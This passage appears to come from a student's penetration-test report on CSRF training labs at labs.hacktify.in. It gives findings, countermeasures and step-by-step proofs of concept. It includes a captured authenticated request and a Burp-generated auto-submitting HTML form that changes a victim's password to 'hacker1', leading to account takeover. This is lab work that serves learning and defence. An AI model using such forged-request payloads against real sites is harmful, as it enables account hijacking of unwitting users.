How It Was Discovered	
By capturing an authenticated request in Burp Suite and replicating it in a hidden HTML form, it was possible to submit actions on behalf of the logged-in user without their consent.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php	
Consequences of not Fixing the Issue	
An attacker can force users to perform unintended actions, leading to data loss, unauthorized transactions, or privilege escalation within the application.	
Suggested Countermeasures	
-Implement CSRF tokens for state-changing requests to validate authenticity. -Enforce SameSite cookies to prevent unauthorized cross-origin requests. -Require user re-authentication or multi-factor authentication (MFA) for sensitive actions.	
References	
OWASP CSRF Prevention Cheat Sheet	

Proof of Concept :


1.Here I created two accounts for testing CSRF and first create victim account and that was created successfully.




2.Then I test there any login issue on victim account, Luckily there none of issue happens.




3.And I was created the attacker account also.



4.Hacker account login successful.



5.Then there was change password button and I click that to enter hacker account new password to capture the request with burpsuite professional.



CSRF PoC generator

Request to: https://labs.hacktify.in

Options

Pretty Raw Hex

```
1 POST /HTML/csrf_lab/lab_1/passwordChange.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: _ga_BC1TF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=
  GA1.1.423982973.1739537248; PHPSESSID=f48e507a987bf7c2d8ce62d3c0b9235f
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
```

Search 0 highlights

Inspector


CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
      <input type="hidden" name="newPassword" value="hacker1" />
      <input type="hidden" name="newPassword2" value="hacker1" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


Search 0 highlights

Regenerate Test in browser Copy HTML Close


6.After I capture the request to burpsuite then make CSRF poc and save on new file ,To using firefox filename.html to open.




7.Click the phishing link or file to change victim password.



8.Now the password will change successfully, In some cases the csrf poc not concern to change password but there is an issue happens.



9.Finally ,Test the victim account with old password there the login issue and victim password changed successful to login.




10.These are the way to take down the someones account password using csrf technique and have various stratergy.

2.2. Always Validate Tokens


Reference	**Risk Rating**
Always Validate Tokens	**Medium**
Tools Used	
Burp Suite	
Vulnerability Description	
The application does not properly validate anti-CSRF tokens, making it possible for an attacker to forge requests on behalf of an authenticated user. This allows unauthorized actions such as changing account settings or transferring funds without the user's consent.	
How It Was Discovered	
By analyzing the request flow in Burp Suite, it was found that the CSRF token is either missing or not properly validated. By crafting a malicious form and sending a request, it was possible to execute actions as another user without their approval.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php	
Consequences of not Fixing the Issue	
An attacker can trick users into performing unintended actions, such as updating account details, making unauthorized transactions, or changing passwords. This could lead to **account takeover, financial loss, or data leaks**.	
Suggested Countermeasures	
Enforce CSRF token validation for all state-changing requests. **Ensure tokens are unique per session and request** to prevent replay attacks. **Implement SameSite cookies** to restrict unauthorized cross-origin requests. **Verify the request's origin header** to allow only trusted sources.	
References	
OWASP CSRF Prevention Cheat Sheet	

Proof of Concept :


1.Created the account for victim to test with CSRF token validation.




2.Now check any login issue on there with victim account login page.




3.Also the same step to create account for hacker perspective.Once again double check with login input.

